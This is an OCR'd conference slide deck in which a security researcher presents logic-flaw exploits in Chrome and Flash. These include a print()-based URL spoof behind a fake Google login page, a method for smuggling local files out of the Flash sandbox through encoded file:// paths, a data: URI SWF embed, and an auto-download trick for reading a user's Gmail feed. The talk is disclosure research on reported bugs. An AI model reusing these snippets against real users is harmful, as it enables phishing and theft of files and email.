Exploiting browsers the logical way

BY BAS VENIS


@BUGROAST
BAS.VENIS@GMAIL.COM

Whoami?

- Bas Venis
- 18 year old Security Researcher for (mostly) fun
- Found multiple vulnerabilities in Flash & Chrome in the last 2 years

Introduction

- Exploiting browser.. what way?
- What’s different about logic exploits?
- Err, ain’t nobody got time for that?




Hacking Google Chrome

- First vulnerability I’ve ever found
- First exploit I’ve ever written

- Ok, I want to find a vulnerability
  Where the .. do I start?

URL Spoof Vulnerability


- Opening a window in JavaScript:



```
> var poc = window.open('http://en.wikipedia.org/wiki/Same-origin_policy','_blank');
  poc.document.write(1231);
<· undefined
```


Developer Tools - file:///C:/Users/Kinine/Desktop/playground.html
about:blank
1231
Elements Network Sources Timeline Profiles Resources Audits Console
<top frame>
Preserve log
Console Search Emulation Rendering

- Accessing the window object:




```
> var poc = window.open('http://en.wikipedia.org/wiki/Same-origin_policy','_blank');
<· undefined
> poc.document.write(1231);
✖ ▶ Uncaught ▶ DOMException: Blocked a frame with origin "https://code.google.com" from accessing a cross-origin frame.   VM689:2
>
```

Elements Network Sources Timeline Profiles Resources Audits Console
<top frame>
Preserve log
Console Search Emulation Rendering



URL Spoof Vulnerability

- Blocking JavaScript functions:
  alert, prompt, confirm and… print?




```
<script>
    test = 'hi';
    alert('Ohai HITB');
    test = 'what?';
</script>
```

- alert, prompt, confirm block user interaction with the window ᅪ
- But print does not ᄊ

URL Spoof Vulnerability

- What happens when we put a blocking function in the script?



poc.html | Google Login


https://www.google.com

Log in to google

Username:

Password:

Login



poc.html | Google Login

file:///C:/Users/Nope/Projects/poc/poc.html

Print

Total: **1 page**

Save | Cancel

Destination: Save as PDF


Change...

Pages: All

URL Spoof Vulnerability

Result:

- CVE-2013-6636
- Took 2 days to find + report & poc
- https://www.youtube.com/embed/8GL1LKg-xUQ



Log in to google


Username:	
Password:	

Recap

- No scanning / fuzzing tools used whatsoever.
- JavaScript + HTML for PoC
- Not sued, no jail, yet

Starting research on Flash Player

- This tactic couldn't possibly work another time, I just got lucky.. right?
- Read some useful info on same origin policy and took a quick look at Flash Player Sandboxes



Under "Same origin Policy, a JavaScript program can only access pages on the same domain where it belongs. It cannot access pages from different domains

Flash sandbox, some useful info

- Flash Security.sandboxType modes:

  Security.REMOTE
  Security.LOCAL_WITH_FILE
  Security.LOCAL_WITH_NETWORK
  Security.LOCAL_TRUSTED
  Security.APPLICATION (AIR)

Security.sandboxType

Security.LOCAL_WITH_FILE

- Full read access to almost any file on disk
- No network access from inside the Flash applet
- Can navigate to another window / open another window.. But:

- Only on same origin (or rather, file:// path in this case)

- ?GETparameters=stripped

- #anchors are stripped

- We can read data, but we cannot phone home to evil.com
- Now what?

Let’s talk about browser quirks

- In chrome, we see a couple quirks worth mentioning when opening file:// URI’s
- Extra slashes are ignored in file paths.
- file:///C:/Users/Bob/test.html
  file:///C:\Users\Bob/\test.html
  file:///C:/Users/Bob////test.html
  all get fixed to: file:///C:/Users/Bob/test.html

Let’s talk about exfiltration patterns

- encodeURIComponent("\\/\\/") == “%5C%2F%5C%2F”
- file:///C:/Users/Bob/%5C%2F%5C%2Ftest.html stays intact.

- Now we can ‘tattoo’ a link with some binary pattern

- Who needs a GET parameters or anchor anyway?


Exfiltrating files out of the sandbox

- Encode to base64 -> to binary pattern -> urlencode
- Get own location from loaderInfo.loaderURL
- Apply “\” + pattern before last slash
- Navigate, to ‘tattooed’ link

- “Ex File Tration”?

Learning exploits new tricks

- That's not good enough?




scarybeasts posted a comment.

Thanks for reporting this bug and thanks for the video, which is instructive.

One quick question: are you able to mount this attack directly from a web site?
Or does the evil SWF file need to be downloaded to the filesystem file?
Browsers tend to have click-through dialogs for SWF downloads and Chrome has
a "dangerous file type" download click-through for SWF files.
But if you could mount the cross-site theft directly from a web site without
any user click-through then it would be really serious.

- Touché Evans, let's handle that:



```
<embed src="data:application/x-shockwave-flash;base64,.." />
```

- Well yes.. That works.

Learning exploits new tricks


- That's still not good enough?

- Let's compile the whole PoC in one file. Originally 4 files

1. Data 'catcher': decodes the patterns, and saves to localStorage
2. Embedder: embeds the swf payload with the correct flashvars using parameters defined in get parameters
3. Payload: swf payload, read flash vars to read (specified) part of file
4. Dispatcher: iframe-frame "embedder" dynamically in page, track and reconstruct all parts from localStorage


All compiled into one poc.html, with data: URI

FlashVars




```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
        id="ZuzuBooth" width="400" height="400"
        codebase="http://fpdownload.macromedia.com/get/flashplayer/current/swflash.cab">
        <param name="movie" value="ZuzuBooth.swf?userId=XXX&width=640&height=480&jpgquality=90&sscode=php&saveVisible=1&licenseKey=" />
        <param name="quality" value="high" />
        <param name="bgcolor" value="#cccccc" />
        <param name="allowScriptAccess" value="sameDomain" />
        <embed src="ZuzuBooth.swf?userId=XXX&width=640&height=480&jpgquality=90&sscode=php&saveVisible=1&licenseKey=" quality="high" bg
            width="400" height="400" name="ZuzuBooth" align="middle"
            play="true"
            loop="false"
            quality="high"
            allowScriptAccess="sameDomain"
            type="application/x-shockwave-flash"
            pluginspage="http://www.adobe.com/go/getflashplayer">
        </embed>
</object>
```

Learning exploits new tricks



Finishing touches

- Let’s escalate our ‘local’ read permissions to your remote Gmail feed.



```
<body>
    <a href="https://mail.google.com/mail/u/0/feed/atom" download="harmless.txt"></a>
    <script>document.body.children[0].click()</script>
</body>
```

- Remote file is now local, read it from the local disk. https://www.youtube.com/watch?v=a_h9BTUElG8

- Reported and ~~fixed~~ mitigated?

Recap

- Learned how to write reasonably complicated multi-part exploits.
- Escalated impact by chaining to other flaws
- First Adobe Flash vulnerability CVE-2014-0508

“But local exploits are lame”

- Goals:
  Link more logic bugs/vulnerabilities together
  Get higher severity vulnerability
  Get more bounty
- Back to the data:text/drawingboard,<h1>Oh well</h1>


Break IN the local sandbox

- Hmm, say I embedded a applet with: data:application/x-shockwave-flash embedded by a html file on data:text/html..
  What sandbox mode should it be?

- Well.. Flash assigns it the ‘Security.LOCAL_WITH_FILE’ sandbox.


Break OUT of the local sandbox

- So we can access your local files again when you are visiting my http://unsafe.org
- We got in.. how do we get out again?
- How does flash determine what file is on corresponds to what type of origin, voodoo?
- Oh, just hardcoded to the ‘file://’ pattern?



Break OUT of the local sandbox

- Well, what about https:/www.google.com , that must be invalid right.
- Google Chrome ‘patches’ it to https://www.google.com
- And.. flash assumes it’s a local file



- So we can now start stealing all your files, documents, pictures..

PIT STOP

- Err, not so fast.. Let’s grab some candy first.

